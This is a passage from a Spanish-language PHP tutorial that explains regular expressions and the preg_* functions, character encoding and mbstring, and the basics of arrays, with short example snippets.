echo preg_match_all("/[^aeiou]/", $string, $matches); // 10
// Filtrar vocales y espacios:
echo preg_match_all("/[^ aeiou]/", $string, $matches); // 8
// Filtrar consonantes:
$string = "NO coger MAYUSCULAS solo minusculas"; // 23
echo preg_match_all("/[^A-Z]/", $string, $matches);
```

Metacarácter \

Se utiliza como **escape de metacaracteres**:

```
$string = '[]';
// Interpreta los corchetes como corchetes
echo preg_match("/\[\]/", $string, $matches);
// Interpreta los corchetes como corchetes dentro de una clase carácter
echo preg_match("/[\[\]]/", $string, $matches);
```

O para el uso de secuencias especiales (explicadas después).

Metacarácter .

El **punto** coincide una vez con cualquier carácter excepto los **saltos de línea** como **\r** y **\n**:

```
$string = "6\nf^R\nL";
echo preg_match_all("/./", $string); // Devuelve 5: 6, f, ^, R y L
echo preg_match_all("//", $string); // Devuelve 8 (todos)
// Con la secuencia especial \s se muestra el número de líneas/espacios:
echo preg_match_all("/\s/", $string); // Devuelve 2 (sólo las líneas)
```

Metacarácter *

Encuentra **cero o más ocurrencias** del carácter que le precede:

```
$string1 = "hla";
$string2 = "hola";
$string3 = "hoooooooola";
echo preg_match("/ho*la/", $string1); // Devuelve 1
echo preg_match("/ho*la/", $string2); // Devuelve 1
echo preg_match("/ho*la/", $string3); // Devuelve 1
```

Metacarácter +

Encuentra **una o más ocurrencias** del caracter que le precede:

```
$string1 = "hla";
$string2 = "hola";
$string3 = "hoooooooola";
echo preg_match("/ho+la/", $string1); // Devuelve 0
echo preg_match("/ho+la/", $string2); // Devuelve 1
echo preg_match("/ho+la/", $string3); // Devuelve 1
```

Metacarácter ?

Encuentra **0 o 1 ocurrencias** del carácter o expresión regular que le precede. Se utiliza para hacer algún carácter opcional:

```
$string1 = "hla";
$string2 = "hola";
$string3 = "hoooooooola";
echo preg_match("/ho?la/", $string1); // Devuelve 1
echo preg_match("/ho?la/", $string2); // Devuelve 1
echo preg_match("/ho?la/", $string3); // Devuelve 0
```

Metacarácter {}

Las llaves indican el número exacto de matches del carácter o grupo de caracteres que le preceden:

```
$string1 = "hooola";
$string2 = "hoooola";
$string2 = "hoola";
$string4 = "houiela";
$string5 = "hla";
echo preg_match("/ho{3}la/", $string1); // Devuelve 1
// Si se indica {n,} quiere decir que al menos n elementos
echo preg_match("/ho{3,}la/", $string2); // Devuelve 1
// Si se indica {n, m} quiere decir un número entre n y m
echo preg_match("/ho{2,3}la/", $string3); // Devuelve 1
echo preg_match("/h[aeiou]{4}la/", $string4); // Devuelve 1
echo preg_match("/ho{0}la/", $string5); // Devuelve 1
```

Metacarácter |

El operador de **barra vertical |** permite alternar entre posibles coincidencias:

```
$string = "Este es un Estado de Estados Unidos";
echo preg_match_all("/este|esto|esta/i", $string); // Devuelve 3
```

Metacarácter ()

Los paréntesis en las expresiones regulares permiten **crear subpatrones**, como pequeños patrones dentro del patrón principal:

```
$string1 = "Llegaré pronto que voy volando";
$string2 = "Llegaré tarde que voy andando";
echo preg_match_all("/(and|vol)ando/i", $string1); // Devuelve 1
echo preg_match_all("/(and|vol)ando/i", $string2); // Devuelve 1
```

preg_match() captura tanto los **patrones** como los **subpatrones** en un array:

```
$string = "Llegaré pronto que voy volando";
preg_match_all("/(and|vol)ando/i", $string, $matches);
var_dump($matches);
/*
array (size=2)
  0 =>
    array (size=1)
      0 => string 'volando' (length=7)
  1 =>
    array (size=1)
      0 => string 'vol' (length=3)
*/
```

4. Subpatrones

Los subpatrones, creados mediante los **metacaracteres ()**, se pueden **anidar** para **ser referenciados**. Los subpatrones son **capturados**, es decir, se almacena la porción en paréntesis del string que coincide con el subpatrón:

```
$string = "marrón";
preg_match("/ma(r{2}ó)n/", $string, $matches);
var_dump($matches);
/*
array (size=2)
  0 => string 'marrón' (length=7)
  1 => string 'rró' (length=4)
*/
```

Las capturas se pueden referenciar después mediante un **backlash** y un **número**, dependiendo de la posición de la referencia: \1, \2, \3... hasta \9. Estas referencias se pueden hacer dentro de la misma **expresión regular**, aunque nunca dentro de las **clases carácter**:

```
$string = "hola y hola";
preg_match('/(hola) y \1/', $string, $matches);
var_dump($matches);
/*
array (size=2)
  0 => string 'hola y hola' (length=11)
  1 => string 'hola' (length=4)
*/
```

El metacarácter **?** modifica el comportamiento del subpatrón, las tres posibilidades más básicas son las siguientes:

- (?:). Hace que el subpatrón no sea capturable.
- (?=). Encuentra el subpatrón después de la expresión principal sin incluirlo en el resultado.
- (?!). Opuesto del anterior, especifica el subpatrón que no puede ir después de la expresión principal. El subpatrón tampoco aparece en el resultado.

5. Secuencias especiales

Las secuencias especiales utilizan el **backslash ** y son **conjuntos predefinidos de caracteres** que permiten reducir el tamaño de las **expresiones regulares**:

Secuencia	Coincidencia	Equivalencia
\d	Cualquier carácter numérico	[0-9]
\D	Cualquier carácter **no** numérico	[^0-9]
\s	Cualquier espacio	[\t\n\r\f\v]
\S	Cualquiera que **no** sea espacio	[^ \t\n\r\f\v]
\w	Cualquier carácter alfanumérico	[a-zA-Z0-9_]
\W	Cualquier carácter **no** alfanumérico	[^a-zA-Z0-9_]

Algunos ejemplos:

```
$string = 'abc123^+*<>?';
// Encontrar sólo caracteres alfanuméricos:
echo preg_match_all("/[\w]/", $string, $matches); // Devuelve 6
// Cualquier carácter:
echo preg_match_all("//", $string, $matches); // Devuelve 13
// Encuentra todo menos caracteres alfanuméricos:
echo preg_match_all("/[\W]/", $string, $matches); // Devuelve 6
// Encuentra todo string que comienza con número:
$string = '4 pares de zapatos';
echo preg_match_all("/^\d/", $string); // Devuelve 1
// Encuentra los espacios
$string = "Esto es un\nejemplo con espacios\n y salto de linea";
echo preg_match_all("/\s/", $string); // Devuelve 10
```

6. Modificadores

Se utilizar para modificar la forma en que se evalúan las **expresiones regulares**. Se incluyen justo después del **delimitador de la expresión regular** y se pueden utilizar varios a la vez. Algunos de ellos son:

Modificador	Significado
i	Insensible a mayúsculas y minúsculas
m	Múltiples líneas
x	Se pueden añadir comentarios
u	Strings de patrones y objetivos son tratados como UTF-8

Algunos ejemplos:

```
// Ejemplo de insensibilidad a mayúsculas y minúsculas:
$string = "AaBb";
echo preg_match_all("/[ab]/i", $string); // Devuelve 4
// Ejemplo múltiples líneas, detecta un número al principio de cada una:
$string = "1Esto\n2son\n3varias\n4lineas";
echo preg_match_all("/^[0-9]/m", $string); // Devuelve 4
// Ejemplo de comentarios en expresión regular:
$string = "123 son\n3 números";
$regex = "/
^ # buscar al principio de línea
[0-9] # cualquier número del 1 al 9
/mx";
echo preg_match_all($regex, $string); // Devuelve 2
```

7. Declaraciones

Las **declaraciones** son comprobaciones de los caracteres anteriores o siguientes al punto de coincidencia actual (no consumen ningún carácter). Se incluyen dentro de la **expresión regular**.

Declaración	Significado
\b	Límite de palabra
\B	NO límite de palabra
\A	Comienzo de string
\Z	Final de string o de línea

\z	Final de string
\G	Primer match en el string

Algunos ejemplos:

```
// Ejemplo para encontrar palabra exacta
$string1 = "Es ahora";
$string2 = "Es la hora";
echo preg_match("/\bhora\b/", $string1); // Devuelve 0
echo preg_match("/\bhora\b/", $string2); // Devuelve 1
// *Si se utiliza \b dentro de una clase carácter no hace de límite sino de backspace

// Ejemplo de límite y no límite:
$string = "Es ahora";
// La palabra debe acabar en hora, pero debe tener al menos algún carácter antes:
echo preg_match("/\Bhora\b/", $string); // Devuelve 1
$string = "Es la hora";
// Ahora vemos como no coincide, pues no tiene un carácter antes:
echo preg_match("/\Bhora\b/", $string); // Devuelve 0
```

8. Greedy y lazy

Por defecto PCRE es **greedy**, esto significa que va a intentar **coincidir con el mayor número de caracteres** que pueda a no ser que indiquemos lo contrario, que sea **lazy**, y que intente **coincidir con el menor número posible de caracteres**.

Para hacer un **patrón lazy** se usa el interrogante ?. Esto le dice a **Perl** que encuentre el menor número posible de los caracteres anteriores antes de continuar con la siguiente parte del patrón. También se puede hacer con el **modificador /U**.

Cuando un **regex es lazy** se produce **backtracking**, esto es, comprueba con más repeticiones el string, lo que hace que le cueste más comprobar el patrón. A no ser que se manejen bien las **expresiones regulares**, no es recomendable cambiar el **comportamiento por defecto greedy**.

```
// Ejemplo usando laziness con "?"
$string = "hla hola hoola hooola";
preg_match("/h(.*?)la/", $string, $matches);
var_dump($matches); // hla
// Ejemplo usando laziness con el modificador /U
$string = "hola hoola hooola";
preg_match("/h(.*)la/U", $string, $matches);
var_dump($matches); // hola
```

9. Funciones PCRE

- **preg_replace**

La función ***preg_replace*** realiza una **búsqueda** y una **sustitución de una expresión regular**.

```
mixed preg_replace (mixed $pattern, mixed $replacement, mixed $subject [, int $limit = -1
 [, int &$count ]] )
```

Busca en *$subject* coincidencias con el patrón *$pattern* y las sustituye por *$replacement*. Se puede indicar el límite de sustituciones con *$limit* que por defecto son infinitas, y se puede pedir el número de veces que se ha reemplazado el patrón con *$count*.

```
$string = 'Vamos a reemplazar la palabra coche';
$cambio = preg_replace("/coche/", 'moto', $string);
echo $cambio; // Devuelve: Vamos a reemplazar la palabra moto
```

Con este ejemplo anterior sería más rápido emplear ***str_replace()***, pero *preg_replace()* permite hacer cosas más complejas mediante expresiones regulares, además de aceptar arrays también:

```
$string = 'Vamos a cambiar el animal perro de color verde';
$patrones = array();
$patrones[0] = '/perro/';
$patrones[1] = '/verde/';
$sustituciones = array();
$sustituciones[0] = 'gato';
$sustituciones[1] = 'azul';
echo preg_replace($patrones, $sustituciones, $string);
// Devuelve: Vamos a cambiar el animal gato de color azul
```

- **preg_filter**

```
mixed preg_filter (mixed $pattern, mixed $replacement, mixed $subject [, int $limit = -1
[, int &$count ]])
```

Es igual que *pre_replace()*, pero *preg_filter()* sólo devuelve los resultados donde hay una coincidencia.

```
$array = ["1 perro", "gato", "avestruz", "1 cerdo"];
$cambio = preg_filter('/\d/', "un", $array);
var_dump($cambio);
/*
array (size=2)
  0 => string 'un perro' (length=8)
  3 => string 'un cerdo' (length=8)
*/
```

- **preg_grep**

```
array preg_grep (string $pattern, array $input [, int $flags = 0 ])
```

Devuelve un nuevo array con los elementos de *$input* que coinciden con *$pattern*.

Se puede establecer el flag **PREG_GREP_INVERT**, para devolver un array con los elementos que **no** coinciden con *$pattern*.

```
$array = ["1 perro", "gato", "avestruz", "1 cerdo"];
$otro = preg_grep('/\d/', $array);
var_dump($otro);
/*
array (size=2)
  0 => string '1 perro' (length=7)
  3 => string '1 cerdo' (length=7)
*/
```

- **preg_match**

```
int preg_match (string $pattern, string $subject [, array &$matches [, int $flags = 0 [,
int $offset = 0 ]]])
```

Hace una comparación en *$subject* con una expresión regular *$pattern*.

Si se proporciona *$matches*, se crea este array con los resultados de la búsqueda. *$matches[0]* contiene el texto que coincidió con el patrón completo, *$matches[1]* el texto que coincició con el primer subpatrón, y así sucesivamente.

Si se indica el flag **PREG_OFFSET_CAPTURE**, por cada coincidencia la posición del string también se devolverá.

Devuelve 1 si *$pattern* coincide con *$subject*, 0 si no y false si ocurrió un error.

```
$string = "1Esto 2es 3un 4string";
preg_match('/\d\w{2} /', $string, $matches, PREG_OFFSET_CAPTURE);
var_dump($matches);
/*
array (size=1)
  0 =>
    array (size=2)
      0 => string '2es ' (length=4)
      1 => int 6
*/
```

- **preg_match_all**

```
int preg_match_all (string $pattern, string $subject [, array &$matches [, int $flags = P
REG_PATTERN_ORDER [, int $offset = 0 ]]])
```

Busca en *$subject* todas las coincidencias de la expresión regular *$pattern* y las introduce en *$matches* en el orden especificado por *$flags*.

Con PREG_PATTERN ORDER los resultados se ordenan de forma que $matches[0] es un array de coincidencias del patrón completo, $matches[1] es un array de coincidencias del primer subpatrón, etc.

Con PREG_SET_ORDER $matches[0] es un array del primer conjunto de coincidencias, $matches[1] es un array del segundo conjunto, etc.

PREG_OFFSET_CAPTURE añade un elemento por cada coincidencia con la posición del string.

```
$string = "1Esto 2es 3un 4string";
preg_match_all('/\d\w{2} /', $string, $matches, PREG_SET_ORDER);
var_dump($matches);
/*
array (size=2)
  0 =>
    array (size=1)
      0 => string '2es ' (length=4)
  1 =>
    array (size=1)
      0 => string '3un ' (length=4)
*/
```

- **preg_replace_callback**

```
mixed preg_replace_callback (mixed $pattern, callable $callback, mixed $subject [, int $limit = -1 [, int &$count ]])
```

Funciona de la misma forma que *preg_replace()*, pero en lugar de un string *$replacement* se especifica un *$callback*.

```
$miEdad = "Tengo 26 años\n";
// El callback:
function cumpleaños($edad)
{
    return $edad[0] + 1;
}
$miCumpleaños = preg_replace_callback('/(\d{2})/', "cumpleaños", $miEdad);
echo $miCumpleaños; // Tengo 27 años
```

- **preg_split**

```
array preg_split (string $pattern, string $subject [, int $limit = -1 [, int $flags = 0 ]])
```

Divide un string mediante una expresión regular. Se pueden especificar los siguientes flags:

PREG_SPLIT_NO_EMPTY. Sólo se devolverán los elementos que no están vacíos.

PREG_SPLIT_DELIM_CAPTURE. Las expresiones entre paréntesis en el patrón delimitador serán capturadas y devueltas.

PREG_SPLIT_OFFSET_CAPTURE. Por cada coincidencia, la posición del string también será añadida.

```
$frase = "Esto es PHP";
$palabras = preg_split('/\s/', $frase, null, PREG_SPLIT_OFFSET_CAPTURE);
var_dump($palabras);
/*
array (size=3)
  0 =>
    array (size=2)
      0 => string 'Esto' (length=4)
      1 => int 0
  1 =>
    array (size=2)
      0 => string 'es' (length=2)
      1 => int 5
  2 =>
    array (size=2)
      0 => string 'PHP' (length=3)
      1 => int 8
*/
```

Si no se necesita la precisión de las expresiones regulares es mejor emplear las funciones *explode()* o *str_split()*.

9. Codificación de caracteres en programación

Indice de contenido

1. Introducción
2. Conceptos básicos
3. Codificaciones multibyte
4. Interpretación de la codificación
5. Codificación en PHP

1. Introducción

Un ordenador no puede almacenar letras, números, imágenes o cualquier otro tipo de elemento. Lo único que puede guardar son **bits de información**, cuyos valores son 0 y 1. El ordenador trabaja con electricidad, y un bit es básicamente un punto de energía que está ahí o no. La presencia o no de estos puntos se representa con unos y ceros, respectivamente.

Para que los bits representen algo se utilizan **reglas** para convertir una secuencia de bits en algo diferente como letras o números utilizando un **esquema de codificación**. Por ejemplo, en ASCII la letra b es 01100010, la letra s es 01110011. Una secuencia de ocho bits forma un **byte**, y representa una letra. En este enlace puedes ver la **tabla completa de bits en ASCII**.

En el **esquema de codificación ASCII existen 128 caracteres**, entre los cuales se encuentran las letras de la A a la Z en mayúsculas y en minúsculas, los números del 1 al 9, puntuaciones, símbolos (dólar **$**, ampersand **&**...), espacio, tabulador... 128 es el número máximo de combinaciones diferentes de ceros y unos que se pueden obtener con 7 bits (0000001, 0000011, 0101110...). Para decir "Hola Mundo" con código ASCII sería:

01001000 01101111 01101100 01100001 01001101 01110101 01101110 01100100 01101111

2. Conceptos básicos

Codificar significa utilizar algo para representar algo diferente.

Una **codificación** es un conjunto de reglas con las cuales convertir algo desde una representación a otra.

Un **character set** o **charset** es un conjunto de caracteres que pueden ser codificados. La codificación ASCII está compuesta por 128 caracteres.

El **code page** es la tabla de códicos que asignan cada carácter a cada secuencia de bits.

Un **string** o **cadena de caracteres** es un conjunto de bits, una secuencia.

Existen diferentes formas de escribir números: por ejemplo, en **ASCII**, la letra A en **binario** es 01000001, en **octal** 101, en **hexadecimal** 41, en **decimal** 65.

En la tabla de representación de caracteres de **ASCII** se puede observar que 128 bits no son suficientes para **trabajar con diferentes idiomas**: alemán, ruso, chino mandarín, japonés... Como ASCII sólo emplea 7 bits y en cada ordenador se trabaja con **8 bits por byte**, si se utiliza ese bit restante es posible ampliar a 255 combinaciones diferentes, lo que aumenta el rango. Así se hizo, y la **versión extendida de ASCII** incluye caracteres especiales del latín. Pero aún así 255 caracteres no son suficientes ni para cubrir las **variaciones de letras y puntuaciones de los idiomas de los países europeos**.

3. Codificaciones multibyte

Aquí es donde entran las **codificaciones multibyte**.

Con el tiempo, se han ido creando diferentes **esquemas de codificación** para albergar las **decenas de miles de caracteres que existen en todos los idiomas del mundo**. Todo era un caos hasta que se decidió organizarlo todo y crear un estándar para **unificar todos los esquemas**. De aquí surgió **Unicode**, que puede albergar hasta 1.114.112 puntos para representar cualquier tipo de símbolo o letra de cualquier idioma.

Unicode define una tabla de puntos de código para caracteres: A es 65, B es 66... Cómo éstos puntos de

código se codifican es muy complejo. Desde luego para poder representar más de un millón de caracteres se necesitan más de 3 bytes (aunque se usan 4 porque se trabaja mejor que con 3).

Normalmente existen diferentes formas de codificar Unicode: **UTF-32 utiliza todos los puntos posibles de Unicode** usando **32 bits**, es decir , **4 bytes por carácter**. Esto emplea mucho espacio en muchos casos. UTF-16 y UTF-8 son codificaciones de **amplitud variable**. Esto significa que si un carácter se puede representar con un sólo byte, UTF-8 empleará sólo un byte. Si requiere dos bytes, usará dos, y así sucesivamente.

Carácter	Codificación	Bits
A	UTF-8	01000001
A	UTF-16	00000000 01000001
A	UTF-32	00000000 00000000 00000000 01000001

Los caracteres son referenciados por su **Unicode code point**, que son escritos en números hexadecimales, precedidos de U+. Ejemplo: U+1E00, es el carácter número 7.680 de la tabla Unicode.

Cualquier carácter se puede codificar con secuencias muy diferentes de bits, y **cualquier secuencia de bits particular puede representar diferentes caracteres**, dependiendo de que codificación se utiliza para escribirlos o leerlos. Esto es porque **diferentes codificaciones utilizan diferente número de bits por carácter** y diferentes valores para representar diferentes caracteres.

4. Interpretación de la codificación

Cuando abres un documento de texto en un editor y aparecen caracteres como â€™ y otros caracteres extraños es que hay un **error en la interpretación de la codificación**.

El problema es básicamente que el **editor** o **navegador** que está intentando leer el **documento** está utilizando una codificación errónea. Para solucionarlo, simplemente se selecciona el esquema de codificación correcto. Pero a veces el problema es que se ha guardado un documento con una codificación diferente a la que realmente era, y no hay forma de traducirlo a la forma anterior a no ser que se disponga del archivo original y se codifique correctamente para su lectura. Frecuentemente aparece el carácter ⁇ (U+FFFD), que es el **carácter de reemplazo de Unicode**, cuando el programa no sabe interpretar algunas secuencias.

Para convertir de una codificación a otra, existen diferentes herramientas para hacerlo. Por ejemplo ***iconv***, que identificará y actualizará los bits de una coficación a otra y mantendrá el mismo carácter.

Lo más importante de UTF-8 es que es compatible binariamente con ASCII. Todos los caracteres disponibles en ASCII sólo utilizan un byte en UTF-8 y son los mismos bits. Cualquier otro carácter que no está en ASCII, emplea dos o más bytes en UTF-8. En la mayoría de **lenguajes de programación que esperan interpretar ASCII** se puede **incluir texto en UTF-8** directamente en los programas.

5. Codificación en PHP

PHP no soporta de forma nativa a Unicode, pero UTF-8 es totalmente compatible con ASCII, que es todo lo que PHP necesita.

Todo texto que lees está codificado mediante algún esquema de codificación. Cuando escribes en un editor en un **lenguaje de programación**, también está utilizando un **esquema de codificación**, y lo mismo ocurre con las bases de datos, archivos...

Cuando un **lenguaje de programación no soporta nativamente Unicode**, se refiere a que el lenguaje asume que un carácter equivale a un byte. Por ejemplo, PHP permite acceso directo a los caracteres de un string mediante la notación de arrays:

```
echo $cadena[0];
```

Si *$cadena* está codificada con codificación **monobyte**, nos da el primer carácter, que equivale a un byte. PHP nos devuelve el primer byte sin pensar acerca de caracteres. **Los strings son secuencias de bytes para PHP**, nada más.

El hecho de que PHP no soporte de forma nativa a Unicode simplemente significa que **la mayoría de funciones PHP interpretan un byte por carácter**, lo que produce que los caracteres multibyte se corten. Esto no significa que no se pueda usar Unicode en PHP o que todo string en Unicode tenga que ser traducido con ***utf8_encode***.

Las funciones ***utf8_encode*** y ***utf8_decode*** son inútiles si no se quiere convertir específicamente de ISO-8859-1 a UTF-8 y viceversa (si se quiere convertir entre cualquier otro tipo de esquema, hay que utilizar iconv).

Es por ello que existe la extensión **mbstring**, o Multibyte String extension, que hace una réplica de todas las **funciones de strings importantes de PHP en modo multibyte**. En cada función de mbstring, como ***mb_substr***, se puede especificar el esquema de codificación:

```
mb_substr($string, 0, 1, 'UTF-8');
```

PHP no hace nada con los strings mas que almacenarlos en la **memoria**. No necesita conocer acerca de caracteres o codificaciones (a no ser que tenga que manipular strings). Los strings sólo son conjuntos de bytes para PHP que almacena. El **único requisito que necesita PHP es que el código fuente de PHP se guarde en un esquema de codificación compatible con ASCII**.

El **intérprete de PHP** busca caracteres en concreto que le dicen qué hacer: $ (00100100) inicia una variable, = (00111101) una asignación, etc. Cualquier otra cosa que no tenga un significado para el intérprete se ejecuta como una secuencia literal de bytes.

El único momento en el que hay que estar atento es **cuando se manipulan strings**, como cortar, extraer, contar... Y otras operaciones que han de ocurrir a nivel de caracteres en lugar de a nivel de bytes. Si los strings sólo se leen o muestran no se tiene ningún problema con el soporte de esquemas de PHP que no se puedan tener en cualquier otro lenguaje.

10. Codificación de strings en PHP

Indice de contenido

1. Introducción
2. ¿Qué es UTF-8?
3. Equivalencias de mbstring con funciones de strings
4. Configuración de mbstring

1. Introducción

Un **bit** es la unidad básica de almacenamiento de información, y un **byte** es una secuencia de ocho bits. El valor máximo que puede tomar un byte es 256.

Si partimos del idioma inglés, cada carácter (a, b, c...) está representado en el ordenador en un **byte**. El número total de caracteres en inglés no es mayor a 256, así que cada carácter puede ser representado usando diferentes secuencias de 8 bits. Por ejemplo en el código de caracteres ASCII, la letra D mayúscula tiene asignado el número binario 01000100, que escrito en número decimal es el 68. UTF-8 hereda la misma base de codificación y tiene los mismos bits asignados a los caracteres más básicos.

En un idioma diferente al inglés, como el chino mandarín, un sólo byte para representar un carácter se queda corto, y aquí es necesario que se empleen **multibytes**.

Las funciones básicas de strings como *strcmp()* o *strlen()* funcionan **incorrectamente** para idiomas con caracteres especiales, como el chino mandarín o el español. Es por ello que **para trabajar con cadenas de caracteres multibyte**, se necesitan funciones especiales, en **PHP** estas funciones son posibles con la extensión incorporada mbstring.

2. ¿Qué es UTF-8?

UTF significa **Unicode Transformation Format** y es un **sistema de codificación** cuyo objetivo es representar cada carácter de cada lenguaje en un conjunto de caracteres. Existen diferentes versiones de UTF, las más conocidas son:

Formato de codificación	Descripción
UTF-8	Sistema de codificación de 8 bits, compatible con ASCII, amplitud variable
UTF-16	Sistema de codificación de 16 bits, amplitud variable
UTF-32	Sistema de codificación de 32 bits, amplitud fija

Cuando se trabaja con **caracteres multibyte** se suele trabajar con **UTF-8**, que además de ser **compatible con ASCII**, codifica caracteres en **múltiples bytes** con **amplitud variable**, es decir, que si puede emplear un byte para un carácter empleará un byte. El **UTF-32** por ejemplo emplea 4 bytes para cualquier carácter.

3. Equivalencias de mbstring con funciones de strings

Para **funciones básicas de manipulación de strings**, como *strlen()* o *substr()*, existen versiones compatibles con **caracteres multibyte**. Si no se usan estas versiones surgen resultados inesperados y errores de codificación.

Tabla de equivalencias de funciones de strings y mbstring:

Monobyte	Multibyte	Descripción
strlen()	mb_strlen	Devuelve la longitud del string
strpos()	mb_strpos()	Encuentra la posición de la primera ocurrencia de un string en otro
substr()	mb_substr()	Devuelve parte de un string
strtolower()	mb_strtolower()	Devuelve un string en minúsculas
strtoupper()	mb_strtoupper()	Devuelve un string en mayúsculas
substr_count()	mb_substr_count()	Cuenta el número de ocurrencias de un substring
split()	mb_split()	Divide un string en un array mediante una expresión regular
mail()	mb_send_mail()	Envía un email

Las funciones preg_* vienen con compatibilidad con UTF-8 por defecto.

Existen más **funciones compatibles**, las puedes ver en esta lista de funciones para strings multibyte.

Algunos ejemplos:

```php
// strlen y mb_strlen
$cadena = "Ese camión es marrón";
echo strlen($cadena) . PHP_EOL; // Devuelve 22
echo mb_strlen($cadena). PHP_EOL; // Devuelve 20

// strpos y mb_strpos
$cadena = "Araña marrón";
echo strpos($cadena, "a", 3). PHP_EOL; // Devuelve 5
echo mb_strpos($cadena, "a", 3). PHP_EOL; // Devuelve 4

// strtolower y mb_strtolower
$cadena = "MAYÚSCULAS";
echo strtolower($cadena); // Devuelve: mayÚsculas
echo mb_strtolower($cadena); // Devuelve: mayúsculas
```

En cada una de las funciones **mb_** es posible añadir un argumento para indicar el **esquema de codificación** que se quiere utilizar (como UTF-8). También es posible configurar globalmente el esquema que se quiere utilizar en todas las **funciones multibyte** desde el *php.ini* con *mbstring.internal_encoding*. Generalmente es mejor esta segunda opción.

4. Configuración de mbstring

Para poder utilizar las **funciones mbstring** tiene que existir la extensión en la instalación de PHP. Puede comprobarse mediante la función *phpinfo()* o mirando si está el archivo *php_mbstring.dll* en la carpeta de extensiones.

También tiene que estar activada en en archivo *php.ini*. Desde este mismo archivo se pueden personalizar algunas configuraciones importantes para nuestras aplicaciones:

Nombre	Valor por defecto	Opciones de cambio*	Descripción
mbstring.language	neutral	PHP_INI_ALL	Ajuste de lenguaje nacional predeterminado NLS usado en mbstring.
mbstring.detect_order	NULL	PHP_INI_ALL	Define el orden de detección de códigos de caracteres predeterminado. Se puede establecer y obtener con mb_detect_order().
mbstring.substitute_character	NULL	PHP_INI_ALL	Define el carácter de sustitución para caracteres inválidos.
mbstring.func_overload	"0"	PHP_INI_SYSTEM	Sustituye el comportamiento de las funciones de strings monobyte por sus homólogas multibyte.
mbstring.encoding_translation	"0"	PHP_INI_PERDIR	Activa el filtro transparente de codificación de caracteres para las peticiones HTTP, lo que hace que PHP detecte y convierta la codificación de entrada a la codificación del sistema.
mbstring.strict_detection	"0"	PHP_INI_ALL	Activa la detección de la codificación del script.

5. Arrays

1. Arrays

Un ***array*** es un **mapa ordenado** que asocia **valores** con **claves** (*values* con *keys*). Esta forma de organizar los datos permite manejarlos en forma de listas, tablas asociativas, colecciones, diccionarios o lo que sea necesario. El **objetivo** es poder acceder, administrar y modificar los datos empleando su **sintaxis básica**, estructuras de control y **funciones especializadas**.

Indice de contenido

1. Sintaxis
2. Acceso y modificación de elementos de un array
3. Arrays multidimensionales
4. Referencias en arrays
5. Comparación de arrays

1. Sintaxis

Un *array* puede crearse de dos formas:

- Mediante el constructor del lenguaje ***array()***:

```
$miArray = array(
    'key' => 'value',
    'key2' => 'value2',
    'key3' => 'value3'
    // ...
);
```

- Mediante **corchetes []**:

```
$miArray = [
    'key' => 'value',
    'key2' => 'value2',
    'key3' => 'key3'
    //...
];
```

La coma después del último elemento del array es opcional.

La ***key*** puede ser un *integer* o un *string*. El ***value*** puede ser de cualquier tipo.

Consideraciones respecto a las **keys** de un *array*:

- Un *string* que contenga un integer válido se amoldará a tipo *integer*. Ejemplo: "8" se guardará como *integer* 8 (no ocurre lo mismo con "08").
- Un *float* también se amoldará a un *integer*, la parte fraccionaria se elimina. Ejemplo: 8,7 se guardará como 8.
- Los *booleanos* se amoldan a *integers* también, true se almacena como 1 y false como 0.
- Un *null* se amoldará a un *string* vacío, "".
- Los *arrays* y *objetos* no pueden utilizarse como keys.
- Si varios elementos usan el mismo *key*, se devolverá el último, los demás serán sobreescritos.

```
$animales = [
    1 => "Perro", // 1
    "1" => "Gato", // 1, sobreescribe al anterior
    1.6 => "Avestruz", // 1, sobreescribe al anterior
    true => "Rinoceronte" // 1, sobreescribe al anterior
];
// El único valor del array será [1] => "Rinoceronte"
```

Especificar la ***key*** es opcional, si no se hace se añade automáticamente como *key* un **integer incremental**:

```
$miArray = [
    "a",
    "b",
    5 => "c",
    "d"
];
// El key integer será último key numérico + 1
array (size=4)
  0 => string 'a' (length=1)
  1 => string 'b' (length=1)
  5 => string 'c' (length=1)
  6 => string 'd' (length=1)
```

2. Acceso y modificación de elementos de un array

Se puede **acceder a los elementos de un array** con la sintaxis de **llaves** *array{key}* o de **corchetes** *array[key]*:

```
$planetas = [
    1 => "Marte",
    "Otro" => "Júpiter",
    "4" => "Saturno",
    "Otromas" => "Plutón"
];

echo $planetas[1] . PHP_EOL; // Devuelve Marte
echo $planetas{"Otro"} . PHP_EOL; // Devuelve Júpiter
```

También es posible **hacer referencia al array resultado de una función**:

```
function misAnimales()
{
    return array("perro", "gato", "avestruz");
};

$miPerro = misAnimales()[0];
echo $miPerro; // Devuelve perro
```

Si se intenta **acceder a una key de un array que no se ha definido** ocurrirá lo mismo que al **intentar acceder a una variable sin definir**: el resultado será **null** y se emitirá un **mensaje de error E_NOTICE**.

Crear elementos en un array

Para **crear los elementos de un array** se utilizan también los corchetes de la misma forma. Si no se

incluye nada en los corchetes la *key* será un **integer incremental automático**, igual que cuando se crean arrays y no se indica el *key*:

```
$animales = [
    "perro" => "Bobby",
    "gato" => "Puskas",
    "avestruz" => "Charles"
];
// Crear elementos de un array:
$animales["rinoceronte"] = "Brutus"; // Se crea el key rinoceronte con el nombre Brutus
$animales[] = "Bob"; // Se crea directamente el nombre de la mascota, con key numérica 0
```

Modificar elementos en un array

Para **modificar elementos de un array** se hace lo mismo, salvo que en los corchetes se incluye el elemento que se quiere modificar, sea numérico o asociativo:

```
$animales["perro"] = "Casanova"; // Se modifica el nombre del perro a Casanova
$animales[0] = "Browneyes"; // Se modifica el valor Bob del key 0 por Browneyes
```

Si el **array** al que se quiere añadir o modificar un elemento **no existe**, se crea, por lo que ésta también es una forma de crear un array, pero no es aconsejable. Siempre es mejor iniciar variables mediante asignación directa.

Eliminar elementos en un array

Para **eliminar elementos de un array** se emplea *unset()*:

```
unset($animales["perro"]) // Elimina el elemento de key perro
unset($animales); // Elimina el array entero
```

Con *unset()* el array no se reindexa. Los **keys numéricos** en el *array* guardan el último key que ha estado presente en el array, aunque se haya eliminado con *unset()* y luego se cree de nuevo. A los nuevos valores que se inserten sin key, se les asignará el número de ese último key anterior al unset:

```
// Crear un array simple.
$miArray = array(1, 2, 3, 4, 5);
print_r($miArray); // Devuelve: Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 [4] => 5 )
// Ahora elimina cada elemento, pero deja el mismo array intacto:
foreach ($miArray as $i => $value) {
    unset($miArray[$i]);
}
print_r($miArray); // Devuelve: Array ( )
// Agregar un elemento (nótese que la nueva clave es 5, en lugar de 0).
$miArray[] = 6;
print_r($miArray); // Devuelve: Array ( [5] => 6 )
// Para evitar esto se puede emplear array_values
// La función array_values modifica este comportamiento y resetea los keys:
$miArray = array_values($miArray);
$miArray[] = 7;
